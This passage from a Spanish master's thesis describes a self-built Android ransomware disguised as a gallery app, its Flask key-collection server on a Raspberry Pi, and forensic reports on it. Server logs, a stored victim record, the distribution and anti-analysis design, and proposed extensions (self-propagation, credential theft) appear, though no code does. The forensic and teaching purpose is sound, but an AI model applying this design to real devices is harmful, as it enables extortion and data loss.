A terminal window titled "raspberry@raspberrypi: ~/Desktop/RANSOMWARE/Server/sourcecode". The window displays the output of a Python script running a Flask server. The log shows the server starting up, serving files like banner-01.jpg and favicon.ico, and handling requests for download files. It also logs several POST requests to a URL containing a long, encoded string.

```
raspberry@raspberrypi:~/Desktop/RANSOMWARE/Server/sourcecode$ sudo python3.8 ./src/main.py -c ./src/config/dev.yml
El servidor se está iniciando. Podría tardar unos minutos. Espere, por favor...
  * Serving Flask app 'Locker server'
  * Debug mode: off
WARNING: This is a development server. Do not use it in a production deployment. Use a production WSGI server instead.
  * Running on https://192.168.8.104:8080
Press CTRL+C to quit
192.168.8.132 - - [10/Feb/2023 23:43:29] "GET /inicio HTTP/1.1" 200 -
192.168.8.132 - - [10/Feb/2023 23:43:30] "GET /images/banner-01.jpg HTTP/1.1" 404 -
192.168.8.132 - - [10/Feb/2023 23:43:31] "GET /favicon.ico HTTP/1.1" 404 -
192.168.8.132 - - [10/Feb/2023 23:43:39] "GET /download HTTP/1.1" 200 -
192.168.8.132 - - [10/Feb/2023 23:43:39] "GET /download HTTP/1.1" 206 -
192.168.8.132 - - [10/Feb/2023 23:45:57] "POST /CdWAhQhVKkRaLLMqfQ HTTP/1.1" 201 -
192.168.8.132 - - [11/Feb/2023 01:24:47] "POST /CdWAhQhVKkRaLLMqfQ HTTP/1.1" 201 -
```

Fig. 4.4.: Apariencia final del servidor Flask ejecutándose en la Raspberry




A terminal window titled "raspberry@raspberrypi: ~/Desktop/RANSOMWARE/Server/database". The window shows the SQLite command-line interface (sqlite3) connected to a database named "database.db". The user runs a query to select all columns from a table named "VICTIM". The results show a single row with columns: MANUFACTURER, DEVICE, MODEL, DATE\_INFECTION, and a long, encoded hex string.

```
sqlite> SELECT * FROM VICTIM;
141| MANUFACTURER = samsung, DEVICE = j4primelte, MODEL = SM-J415FN,
DATE_INFECTION = 10/02/2023 23:44:01h | Qn5@9b0}u%o6ve$SKh1>|+==XbF0G
_)H
sqlite>
```

Fig. 4.5.: Apariencia final de la base de datos instalada en la Raspberry

Por último, para este escenario, se mostrará una imagen (figura 4.6 (página 43)) representativa de la instalación hardware del servidor en un entorno controlado. Simplemente, se dispone de la Raspberry conectada a un monitor, un teclado y un ratón.



**Fig. 4.6.:** Disposición del hardware del proyecto

La otra faceta a llevar a cabo en la tesis consistía en un estudio forense de un dispositivo infectado con el *malware* anteriormente implementado. La idea inicial de dicho estudio es la de servir de guía para aquellos analistas que deseen profundizar más en el campo forense. Para ello, se han empleado múltiples herramientas, cada una con su debida explicación, para así lograr disponer de un amplio abanico de alternativas a la hora de realizar dichas pericias. Se han empleado tanto herramientas tratadas durante el curso del Máster como otras empleadas en el ámbito profesional de la informática forense. La idea preliminar era la de realizar un único informe, no obstante, se ha optado por la elaboración de dos, el primero dedicado a una versión simple del virus y el segundo a una más compleja (*malware* con técnicas de anti-análisis implementadas). Nuevamente, la idea es la de poder proporcionar una guía muy detallada en cuanto al análisis forense, en nuestro caso de un virus *ransomware*.

móvil, pero siempre abriendo horizontes a la utilización de dichas herramientas a otras situaciones forenses. Los informes están disponibles en los anexos “*Informe pericial de una versión simple del virus*” [C] (página 115) y “*Informe pericial de una versión compleja del virus*” [D] (página 169).

Con todo lo expuesto anteriormente, se demuestra la obtención de resultados excepcionales tras la elaboración completa del presente proyecto.

# Conclusiones

Capítulo final de la memoria donde se presentará la situación final del trabajo, incluyendo conclusiones, implicaciones, limitaciones surgidas durante el desarrollo del mismo y un estudio de diversas líneas futuras de ampliación del mismo. Así mismo, se expondrán las lecciones aprendidas por el alumno, así como las capacidades adquiridas durante toda la elaboración del proyecto.

## 5.1 Resumen

El proyecto tenía como objetivos principales el desarrollo de un *ransomware* móvil orientado a dispositivos Android 8.1 y el posterior estudio forense del mismo. Dado que se alcanzaron todos los objetivos inicialmente formulados, se puede afirmar que los resultados finales han tenido éxito totalmente. Se logró desarrollar un *ransomware* oculto tras una falsa aplicación de galería de imágenes que aprovechando únicamente las funcionalidades proporcionadas por Android era capaz de llevar a cabo su cometido. Dicho *malware* cumple con todas las expectativas inicialmente pautadas. De hecho, se llevaron a cabo tareas adicionales a las inicialmente previstas, otorgando un notable incremento del valor y las capacidades del mismo. Se destaca la implementación de diversas técnicas de anti-análisis, entre las que destacamos el polimorfismo que permite al virus alterar su contenido, sin afectar a sus funcionalidades, resultando en firmas hash diferentes. En cuanto al servidor Flask desarrollado, cumple con su funcionalidad a la perfección. Se realizaron diversas pruebas tanto para la parte *malware* como servidora, simulando situaciones reales, todas con resultados satisfactorios. Además, se hace un uso óptimo de los recursos disponibles en la placa de bajo coste (Raspberry) desarrollando una adaptación del *malware* y servidor originales, con funcionalidades limitadas, pero igual de funcional que la original.

En cuanto a la pericia forense, se logran elaborar dos informes, uno orientado a una versión simple del virus y otro a una más compleja. Ambos informes son muy completos y detallados, empleando diversas herramientas tanto utilizadas durante el máster como del propio sector de la informática forense. A su vez, se han realizado

de acuerdo a lo establecido en los estándares<sup>1</sup>, siempre siguiendo un estricto y riguroso orden en los pasos realizados. A pesar de tener un carácter didáctico, se trata de informes forenses con un grado notorio de profesionalidad.

## 5.2 Contraste de objetivos

Se realiza una comparativa entre los objetivos inicialmente marcados y la verificación de su correcto cumplimiento.

En cuanto a los objetivos principales, **desarrollo de un ransomware móvil para Android 8.1 y elaboración de una pericia forense**, se han logrado llevar a cabo con éxito, tal y como se ve reflejado en los apéndices “Desarrollo del proyecto” [B], “Informe pericial de una versión simple del virus” [C] (página 115) y “Informe pericial de una versión compleja del virus” [D] (página 169), respectivamente. Para el segundo objetivo mencionado se realiza una extensión. En lugar de una única pericia, se deciden llevar a cabo dos, nuevamente con fines educativos. Primeramente, se revisa una versión simple del *malware*, sin técnicas de anti-análisis, con el objetivo de que dicha pericia sirva de guía de todos aquellos procedimientos y pasos a realizar para lograr dicha pericia. El segundo informe forense es referido a una versión más compleja. Como se mencionó con anterioridad, dicho *malware* cuenta con técnicas de anti-análisis implementadas como es el caso del cifrado de las comunicaciones o la detección de máquina virtual. Con esta nueva pericia se pretende simular una situación lo más real posible para el analista forense.

Se revisan a continuación el resto de objetivos secundarios inicialmente definidos.

- **Diseño de un vector de entrada.** Se toma como solución el uso de un servicio web desde el que las víctimas tendrán la posibilidad de descargar el APK malicioso. Como método de distribución publicitaria de dicho aplicativo web existen múltiples alternativas. El ejemplo más claro es haciendo referencia a lo expuesto en los apéndices relativos a los estudios forenses, donde el vector de entrada consiste en el envío de un SMS (con origen legítimo) en el que se incluye un QR que redirige al usuario a nuestro sitio malicioso.
- **Diseño del sistema.** El servicio web antes mencionado forma parte de un servidor Flask encargado, además de dar soporte al sitio, de recibir y almacenar

<sup>1</sup>Para la elaboración de nuestras pericias forenses se han seguido los estándares “UNE 197001:2011: Criterios generales para la elaboración de informes y dictámenes periciales”, “UNE 50132: Nomenclatura de las divisiones y subdivisiones en los documentos escritos” y “ISO 9000:2015: Sistemas de gestión de la calidad, fundamentos y vocabulario”.

en una base de datos las claves de cifrado e información de los dispositivos infectados. Así mismo, en la parte servidora se diseña un sistema encargado de aplicar la técnica del polimorfismo al *malware*. Para ello se realizan ciertas modificaciones en el código fuente de este último, para a continuación, mediante la herramienta Gradle, recompilarlo. A su vez, se diseña un *malware* oculto tras una interfaz de aplicación de galería de imágenes convencional cuyo funcionamiento se resume en el cifrado de imágenes con una extensión determinada y localizadas en directorios concretos. La clave de cifrado, como ya se especificó, será enviada al servidor Flask.

- **Documentarse acerca de los diferentes estándares orientados a informes forenses informáticos.** Para la realización del informe forense se toman como referencia las siguientes normas (al ser consideradas las más indicadas para nuestro cometido): UNE 197001:2011, UNE 50132 e ISO 9000:2015. Para más información consultar los apéndices relativos a las pericias forenses.
- **Implementación del proyecto en una placa de bajo coste.** Se trataba de un objetivo opcional que se decidió llevar a cabo. Para esta situación se dispone de Raspberry Pi 4 en la que se despliega correctamente el entorno. Bien es cierto que la aplicación cuenta con ciertas modificaciones, tal como se menciona en el apartado “*Limitaciones*” [5.4.1].
- **Objetivos no funcionales:**
  - **Almacenamiento de la información.** Para nuestra situación, la única información relevante que deberemos almacenar serán las claves de cifrado y la información identificativa de cada dispositivo víctima. Al no considerar el disponer de un gran volumen de información, se opta por el almacenamiento de dicha información dentro de una base de datos.
  - **Gestión de los recursos de la placa de bajo coste.** Objetivo opcional que se decidió llevar a cabo. Dicha gestión es óptima para nuestra aplicación. El código fuente de nuestro servidor se caracteriza por su poco peso, de forma que el rendimiento de la placa de bajo costo no se ve afectado en gran medida. Con motivo de las adaptaciones realizadas sobre dicho servidor en la Raspberry, se disminuye notoriamente la carga de trabajo, con lo que el funcionamiento de dicho servicio es verdaderamente fluido.

Evidencias suficientes para garantizar el completo éxito a la hora de satisfacer todos los objetivos predefinidos de nuestro proyecto.

## 5.3 Implicaciones

Como se mencionó en el apartado previo, la ejecución no controlada del *malware* puede resultar en conclusiones negativas en la sociedad. Dejando de lado que se trata de un virus diseñado en un entorno controlado de un trabajo fin de máster no deja de ser un artefacto verdaderamente peligroso. Recordemos que emplea un algoritmo de cifrado con un alto nivel de complejidad, con lo que sin las debidas claves, todas aquellas imágenes cifradas serán prácticamente inaccesibles de por vida. No debería tener repercusiones a terceros, no siendo el caso de que el dispositivo infectado contuviera imágenes relevantes para ellos. Podría suponer también un gran impacto económico en caso de que las víctimas recurrieran al pago de los rescates que, en algunos casos, podría incluso tratarse de cifras desorbitadas. En lo referido al ámbito legal, cabe mencionar que el uso, creación y distribución del presente virus podría concurrir en el incumplimiento de los artículos del código penal [BOE95] mencionados a continuación.

- **Artículo 264.1 CP:** “*El que por cualquier medio, sin autorización y de manera grave borrase, dañase, deteriorase, alterase, suprimiese o hiciese inaccesibles datos informáticos, programas informáticos o documentos electrónicos ajenos, cuando el resultado producido fuera grave, será castigado con la pena de prisión de seis meses a tres años*”. Referido a la situación de utilización del *malware*. Para nuestro caso, el cifrado de imágenes de los dispositivos móviles supone el hacer inaccesibles datos informáticos. La gravedad del caso vendrá determinada por la información contenida en las imágenes secuestradas.
  - **Artículo 264 ter CP:** “*Será castigado con una pena de prisión de seis meses a dos años o multa de tres a dieciocho meses el que, sin estar debidamente autorizado, produzca, adquiera para su uso, importe o, de cualquier modo, facilite a terceros, con la intención de facilitar la comisión de alguno de los delitos a que se refieren los dos artículos anteriores:*
- (a) *un programa informático, concebido o adaptado principalmente para cometer alguno de los delitos a que se refieren los dos artículos anteriores;*  
o
  - (b) *una contraseña de ordenador, un código de acceso o datos similares que permitan acceder a la totalidad o a una parte de un sistema de información.”*

Artículo referido al desarrollo y distribución del *malware* y, que la finalidad de lo expresado sea la de facilitar la comisión de un delito (concretamente el mencionado anteriormente y el referido en el artículo 264 bis). Para nuestra

situación nos corresponde el apartado “a”, pues el virus se tipificaría como un programa informático que se destinaría a tal fin.

- **Artículo 248.1 CP:** “*Cometen estafa los que, con ánimo de lucro, utilizaren engaño bastante para producir error en otro, induciéndolo a realizar un acto de disposición en perjuicio propio o ajeno.*” Se podría tipificar un delito de estafa relacionado con el uso de la presente aplicación maliciosa. Se podría interpretar la situación de solicitud de rescate y la promesa de recuperación de imágenes como un engaño. Esto se podría entender así en caso de que el atacante no tenga intención de devolver los archivos secuestrados, sino que su único objetivo sea el de obtener beneficio económico.

Por otra parte, las pericias forenses tienen connotaciones positivas para la sociedad. Permiten obtener un nuevo punto de vista del *malware* desde el que se analiza su funcionamiento, vector de entrada, vulnerabilidad explotada e incluso técnicas de anti-análisis que posee. También, además de ser una gran fuente de conocimiento, aporta un amplio abanico de alternativas software orientadas a las pericias forenses, que pueden aplicarse en multitud de situaciones, además de la tratada.

## 5.4 Limitaciones y trabajo futuro

A continuación se redactan aquellas limitaciones surgidas durante la elaboración de la tesis y posibles líneas futuras de optimización de la misma.

### 5.4.1 Limitaciones

A la hora de hablar sobre aquellas limitaciones surgidas durante la realización del proyecto, cabe mencionar las siguientes.

- **Ausencia de identificador único del dispositivo víctima.** Al no poder obtener el IMEI del dispositivo víctima se opta por la obtención de cierta información del dispositivo tal como marca del dispositivo, fabricante, fecha de infección, etc. Bien es cierto que dicha información no sirve de identificador para cada víctima, pues, podría darse la situación que dos dispositivos similares se infectaran en el mismo espacio temporal, pero no se dispone de ninguna otra alternativa más óptima.

El motivo de no poder obtener el IMEI del dispositivo infectado es que a partir del API 29 (en nuestro caso empleamos la API 32<sup>2</sup> para el desarrollo del virus), solo ciertas aplicaciones pueden recuperar el IMEI del dispositivo:

- La aplicación solicitante dispone del permiso **READ\_PRIVILEGED\_PHONE\_STATE**. Este se trata de un permiso catalogado como peligroso, por lo que dicha aplicación ha de ser preinstalada o se debe rootear el dispositivo e instalar la aplicación como tal.
- Si la aplicación es el **propietario del dispositivo o perfil**.
- La aplicación dispone de **privilegios de operador**.
- Dicha aplicación es la **aplicación de SMS predeterminada**.

Para el resto de casos, cualquier llamada solicitante del IMEI devolverá un valor nulo o excepción.

- **Incompatibilidades entre Android SDK y la Raspberry Pi.** Debido a que las funcionalidades propias de Android SDK no están diseñadas para procesadores ARM (el caso de la Raspberry), ciertas funcionalidades no están disponibles, como es el caso de realizar compilaciones del APK. Por ello, la implementación del proyecto en la placa de bajo coste se realizó con las debidas adaptaciones. Para obtener información más detallada acerca de dichas adaptaciones, consultar el apéndice “Desarrollo del proyecto” [B], apartado “Despliegue en Raspberry Pi” [B.6].

## 5.4.2 Líneas futuras

Aun habiendo alcanzado la totalidad de objetivos establecidos, existen tareas adicionales que se encuentran fuera del alcance definido inicialmente. Dichas actividades han de ser tenidas en cuenta a la hora de realizar futuras optimizaciones del proyecto. Se enumeran a continuación.

- **Optimización de los tiempos de cifrado.** Cuanto el dispositivo víctima dispone de un número elevado de imágenes en él contenidas, el proceso de cifrado se demora demasiado tiempo. Una posible optimización de la aplicación sería la de implementar algún tipo de paralelismo de dicho proceso de manera que se puedan realizar varios cifrados simultáneamente.

---

<sup>2</sup>Aunque el *malware* es orientado a dispositivos Android 8.1, se opta por el uso del API 32 para su desarrollo debido a las utilidades interesantes que incluye y que se consideran atractivas para nuestro virus.

- **Ampliar el abanico de ficheros a cifrar.** Para nuestro caso concreto, el *malware* cifrará imágenes con una determinada extensión y ubicadas en directorios específicos. Una posible ampliación del proyecto sería ampliar dicho rango de ficheros a cifrar.
- **Implementar algún tipo de método de auto-propagación del *malware*.** Podría establecerse algún tipo de sistema por el cual el *malware* sea capaz de auto-distribuirse. Un ejemplo sería aprovechar alguna vulnerabilidad de la red local a la que está conectada el dispositivo víctima para poder saltar a otros dispositivos conectados. También podría ser una opción el conseguir enviar SMS o mensajes empleando alguna aplicación de mensajería instantánea, especificando la URL del servidor malicioso. En este caso, las probabilidades de éxito serían elevadas, pues, la víctima confiaría en el emisor de dicho mensaje y descargaría así el APK malintencionado.
- **Robo de información del dispositivo víctima.** Además del cifrado de imágenes se propone el secuestro de información interesante del dispositivo infectado. Entre dicha información destacamos contraseñas de cuentas, información personal del usuario, historial de navegación, entre otros.
- **Adaptación del *malware* a otras versiones Android.** Podría resultar muy interesante llevar a cabo las modificaciones oportunas para que el *ransomware* afectara otras versiones Android más allá de la 8.1. El motivo es simple, hoy en día la sociedad está más concienciada sobre el tema de las tecnologías y ya comienzan a actualizar más sus dispositivos, por lo que es cada vez menos frecuente encontrar dispositivos con la misma versión del sistema operativo que la indicada para nuestro *malware*.

## 5.5 Lecciones aprendidas

Con la elaboración del presente trabajo Fin de Máster, el autor de la tesis ha adquirido ciertas capacidades muy similares a las mencionadas en su propio Trabajo Fin de Grado [Man21], mejorando notoriamente las mismas. Entre ellas, se destaca la auto-organización. Se aprendió a trabajar con tiempos relativamente ajustados y saber gestionarlos para hacer posible la elaboración de la tesis. A su vez, se adquieren numerosos conocimientos en diferentes tecnologías, además de las ya empleadas en los estudios cursados, como bien es el caso de la librería Flask de Python, las diversas utilidades de la herramienta Android Studio o el software forense MOBILEdit. También se amplían los conocimientos en cuanto a la elaboración de

las pericias forenses, aprendiendo los pasos formantes de las mismas y su orden de realización, así como la consulta de los diversos estándares vigentes para la redacción (y elaboración) de los mismos.

# Glosario

**AES** Función matemática de cifrado por bloques. En la práctica se le conoce como el método de cifrado por bloques más seguro que existe, ya que en la práctica no se puede romper y, además, es rápido y eficiente [Kee22a]. 75

**APK** Archivo ejecutable para Android que permite instalar componentes empaquetados en el sistema. Es un paquete de instalación que contiene los datos de una aplicación [Agu20]. 18

**ARPANET** Fue una red de computadoras que se construyó en el año 1969 como un medio de comunicación entre las organizaciones militares [Ped]. 9

**build.gradle** Archivo cuyo contenido es un conjunto de reglas para describir una compilación. Está escrito en un lenguaje específico del dominio para describir compilaciones [Clob]. 61

**CBC** Esquema de cifrado por bloques en el que se realiza una operación XOR entre el bloque de texto plano y el bloque de texto cifrado anterior [Kee22b]. 146, 200

**framework** Entorno o marco de trabajo, un conjunto de prácticas, conceptos y criterios a seguir estandarizados. El objetivo del mismo es intentar ahorrarnos trabajo [Bel21]. 98

**Google Play Protect** Sistema de seguridad de la propia tienda de aplicaciones de los dispositivos Android y que sirve para protegerlos [Fer19]. 110

**imagen forense** Copia realizada bit a bit desde un dispositivo de almacenamiento que realiza el duplicado en un medio diferente. Permite buscar y obtener datos relevantes que han sido eliminados u ocultados de la evidencia, entre otras cosas [Gro]. 122, 176

**IMEI** Identificador único que tiene cada teléfono móvil. Cuando un dispositivo se conecta a una red le envía automáticamente este identificador [Fer17]. 117, 171

**PDP-10** Familia de computadores de Digital Equipment Corporation (DEC) [Com].

9

**phishing** Método de engaño para hacer que la víctima comparta contraseñas, números de tarjeta de crédito, y otra información confidencial haciéndose pasar el atacante por una institución de confianza en un mensaje de correo electrónico o llamada telefónica [Mal]. 166, 220

**README** Archivo empleado para comunicar información importante sobre un proyecto. Incluye información como qué hace el proyecto, como pueden los usuarios emplearlo o quien lo mantiene [Doca]. 61

**rooteo** Operación que se realiza para obtener permisos de superusuario y así tener el permiso del móvil para hacer los cambios más profundos dentro del sistema operativo [Fer20]. 116, 170

**SandBox** Máquina virtual aislada en la que se puede ejecutar código de software potencialmente inseguro sin afectar a los recursos de red o a las aplicaciones locales [pro]. 36

**SDK** Un kit de desarrollo de software (SDK) es un conjunto de herramientas que permiten que los desarrolladores de software creen aplicaciones para una plataforma, un sistema o un lenguaje de programación específicos [Hat20]. 62

**SSL** Tecnología estándar para mantener segura una conexión a Internet, así como para proteger cualquier información confidencial que se envía entre dos sistemas [dig]. 64

**TIFF** Archivo informático que se emplea para almacenar información de imágenes y gráficos rasterizados [Adoa]. Los archivos rasterizados son imágenes creadas a partir de píxeles, pequeños cuadrados de color capaces de formar imágenes muy detalladas en grandes cantidades, como fotografías [Adob]. 150, 204

**XML** El lenguaje de marcado extensible (XML) permite definir y almacenar datos de forma compatible. Admite el intercambio de información entre sistemas de computación, como sitios web, bases de datos y aplicaciones de terceros [AWS]. 122, 176

# Bibliografía

- [Adoa] Adobe. *Archivos TIFF*. URL: <https://www.adobe.com/es/creativecloud/file-types/image/raster/tiff-file.html> (vid. pág. 54).
- [Adob] Adobe. *Imágenes rasterizadas vs. vectoriales*. URL: <https://www.adobe.com/es/creativecloud/file-types/image/comparison/raster-vs-vector.html> (vid. pág. 54).
- [AEN11] Comité técnico AEN/CTN. *Norma UNE 197001:2011*. 2011. URL: [https://ajnp.es/wp-content/uploads/2018/07/UNE\\_1970012011.pdf](https://ajnp.es/wp-content/uploads/2018/07/UNE_1970012011.pdf) (vid. págs. 117, 171).
- [Agu20] Ricardo Aguilar. *Qué es un APK de Android, cómo se instala y diferencias con las apps normales*. 2020. URL: <https://www.xatakandroid.com/aplicaciones-android/que-apk-android-como-se-instala-diferencias-apps-normales> (vid. pág. 53).
- [Ál21] Sergio Agruña Álvarez. *Análisis forense de una infección por malware*. 2021. URL: [http://deposit.ub.edu/dspace/bitstream/2445/182840/2/tfg\\_sergio\\_agru%C3%B1a\\_alvarez.pdf](http://deposit.ub.edu/dspace/bitstream/2445/182840/2/tfg_sergio_agru%C3%B1a_alvarez.pdf) (vid. pág. 3).
- [Anda] Developer Android. *Android Debug Bridge (adb)*. URL: <https://developer.android.com/studio/command-line/adb?hl=es-419> (vid. pág. 17).
- [Andb] Developer Android. *Build*. URL: <https://developer.android.com/reference/android/os/Build> (vid. pág. 88).
- [Ato] Atola Technology. *Atola TaskForce*. URL: <https://atola.com/products/taskforce/> (vid. pág. 14).
- [AWS] Amazon AWS. *¿Qué es XML?* URL: <https://aws.amazon.com/es/what-is/xml/> (vid. pág. 54).
- [Bel23] Ivan Belcic. *¿Qué es el malware?* 2023. URL: <https://www.avast.com/es-es/c-malware> (vid. pág. 9).
- [Bel21] Elena Bello. *Framework: Qué es, para qué sirve y por qué deberías usarlo*. 2021. URL: <https://www.iebschool.com/blog/framework-que-es-agile-scrum/> (vid. pág. 53).
- [BOE95] BOE. *Ley Orgánica 10/1995, de 23 de noviembre, del Código Penal*. 1995. URL: <https://www.boe.es/buscar/act.php?id=BOE-A-1995-25444> (vid. pág. 48).
- [Cel] Cellebrite. *Cellebrite Forensic Workstation*. URL: <https://cellebrite.com/es/cellebrite-forensic-workstation-es/> (vid. pág. 15).

- [Cloa] Cloner. *Ransomware: 4 consecuencias de un ataque de ransomware*. URL: <https://cloner.cl/blog/blog-ransomware-4-consecuencias-de-un-ataque-informatico/> (vid. págs. 2, 12).
- [Clob] Google Cloud. *Tareas y propiedades del complemento App Engine Gradle*. URL: <https://cloud.google.com/appengine/docs/flexible/java/gradle-reference?hl=es-419> (vid. pág. 53).
- [Com] Living Computers. *DEC PDP-10: KI-10 (DECsystem-10)*. URL: [https://www.livingcomputers.org/Computer-Collection/Vintage-Computers/Mainframes/DEC-PDP-10-KI-10-\(DECsystem-10\).aspx](https://www.livingcomputers.org/Computer-Collection/Vintage-Computers/Mainframes/DEC-PDP-10-KI-10-(DECsystem-10).aspx) (vid. pág. 54).
- [Cor18] Adrián Ramírez Correa. *Investigación, informe y certificación de validez de la firma digital generado por la aplicación GestionandoDocs*. 2018. URL: <https://gestionandoocs.com/wp-content/uploads/2021/05/gestioandocs-informe-pericial.pdf> (vid. págs. 115, 169).
- [CTN94] CTN. *Norma UNE 50132*. 1994. URL: <http://etitudela.com/fpm/gdsa/downloads/une50132iso2145.pdf> (vid. págs. 117, 171).
- [Dec] Decoder. *QRcode Decoder*. URL: <https://qrcode-decoder.com/> (vid. págs. 162, 217).
- [dex] dex2jar. *GitHub*. URL: <https://github.com/pxb1988/dex2jar> (vid. págs. 145, 199).
- [dig] digicert. *¿Qué son SSL, TLS y HTTPS?* URL: <https://www.websecurity.digicert.com/es/es/security-topics/what-is-ssl-tls-https> (vid. pág. 54).
- [Dig] Digital Intelligence. *Digital Intelligences FREDDIE Ruggedized Mobile*. URL: <https://digitalintelligence.com/products/freddie> (vid. pág. 13).
- [Doca] GitHub Docs. *Acerca de los archivos README*. URL: <https://docs.github.com/es/repositories/managing-your-repositorys-settings-and-features/customizing-your-repository/about-readmes> (vid. pág. 54).
- [Docb] Kali - Tool Documentation. *DirBuster*. URL: <https://www.kali.org/tools/dirbuster/> (vid. pág. 211).
- [Ext] Exterro Legal GRC Software Platform. *FTK Imager*. URL: <https://www.exterro.com/ftk-imager> (vid. pág. 16).
- [Fer19] Yúbal Fernández. *Framework: Qué es, para qué sirve y por qué deberías usarlo*. 2019. URL: <https://www.xataka.com/basics/que-google-play-protect-como-protege-tu-movil> (vid. pág. 53).
- [Fer17] Yúbal Fernández. *Qué es el IMEI y cómo consultar el número en tu móvil*. 2017. URL: <https://www.xataka.com/basics/que-es-el-imei-y-como-consultar-el-numero-en-tu-movil> (vid. pág. 53).
- [Fer20] Yúbal Fernández. *Root en Android: qué es, para qué sirve y cuáles son sus inconvenientes*. 2020. URL: <https://www.xataka.com/basics/root-android-que-sirve-cuales-sus-inconvenientes> (vid. pág. 54).

- [Fib] Fiber Group Inc. *Media MASter 102 Pro Portable Disk Duplicator*. URL: <https://fiber-group-inc.com/product/jmr-ics-media-masster-102-pro-portable-disk-duplicator/> (vid. pág. 14).
- [Fru23] Alfonso de Frutos Sastre. *El Hospital Clínic de Barcelona ha sufrido un ataque ransomware, provocando retrasos en tratamientos y cirugías*. 2023. URL: [https://as.com/meristation/2023/03/06/betech/1678108789\\_169128.html](https://as.com/meristation/2023/03/06/betech/1678108789_169128.html) (vid. pág. 11).
- [Gla] Katarina Glamoslja. *10 Most Dangerous Virus & Malware Threats in 2023*. URL: <https://www.safetydetectives.com/blog/most-dangerous-new-malware-and-security-threats/> (vid. pág. 2).
- [Góm23] Alba Gómez. *Un ciberataque masivo de 'ransomware' afecta a miles de servidores en decenas de países*. 2023. URL: [https://www.antena3.com/noticias/tecnologia/ciberataque-masivo-afecta-miles-servidores-decenas-paises\\_2023020563e01d2cbf44120001bc26b4.html](https://www.antena3.com/noticias/tecnologia/ciberataque-masivo-afecta-miles-servidores-decenas-paises_2023020563e01d2cbf44120001bc26b4.html) (vid. pág. 11).
- [Gon17] Robert Veloza Gonzalez. *Análisis forense de malware*. 2017. URL: [https://alejandria.poligran.edu.co/bitstream/handle/10823/1000/ProyectoDeGrado\\_RobertVelozaGonzalez.pdf?sequence=1&isAllowed=y](https://alejandria.poligran.edu.co/bitstream/handle/10823/1000/ProyectoDeGrado_RobertVelozaGonzalez.pdf?sequence=1&isAllowed=y) (vid. pág. 3).
- [Gro] Perito Judicial Group. *La Imagen Forense Informática, en qué consiste y cómo puede ayudarte*. URL: <https://peritojudicial.com/imagen-forense-informatica/#Qu%C3%A9%CE9%5C%20es%5C%20una%5C%20Imagen%5C%20Forense%5C%20Inform%5C%E1tica%5C%20> (vid. pág. 53).
- [Hat20] Red Hat. *¿Qué es un SDK?* 2020. URL: <https://www.redhat.com/es/topics/cloud-native-apps/what-is-SDK> (vid. pág. 54).
- [IBMa] IBM. *¿Qué es el ransomware?* URL: <https://www.ibm.com/es-es/topics/ransomware> (vid. pág. 12).
- [IBMb] IBM. *Cost of a data breach 2022*. URL: <https://www.ibm.com/reports/data-breach> (vid. pág. 2).
- [Jor16] Jorge Navarro Clérigues. *Guía actualizada para futuros peritos informáticos. Últimas herramientas de análisis forense digital. Caso práctico*. 2016. URL: <https://www.pensamientopenal.com.ar/system/files/2016/05/doctrina43429.pdf> (vid. págs. 115, 169).
- [K-M] K-Meleon. *K-Meleon Browser*. URL: <http://kmeleonbrowser.org/> (vid. págs. 162, 216).
- [Kasa] Kaspersky. *Identificación de ransomware: en qué se diferencian los troyanos de cifrado*. URL: <https://latam.kaspersky.com/resource-center/threats/ransomware-attacks-and-types> (vid. pág. 11).
- [Kasb] Kaspersky. *Tipos de malware y ejemplos*. URL: <https://www.kaspersky.es/resource-center/threats/types-of-malware> (vid. pág. 9).
- [Kee22a] Redacción KeepCoding. *¿Qué es el algoritmo AES?* 2022. URL: [https://keepcoding.io/blog/que-es-el-algoritmo-aes/#Que\\_es\\_el\\_algoritmo\\_AES](https://keepcoding.io/blog/que-es-el-algoritmo-aes/#Que_es_el_algoritmo_AES) (vid. pág. 53).

- [Kee22b] Redacción KeepCoding. *¿Qué es el modo de cifrado CBC?* 2022. URL: <https://keepcoding.io/blog/modo-de-cifrado-cbc/> (vid. pág. 53).
- [Kee22c] Redacción KeepCoding. *¿Qué es OpenSSL?* 2022. URL: <https://keepcoding.io/blog/que-es-openssl/> (vid. pág. 64).
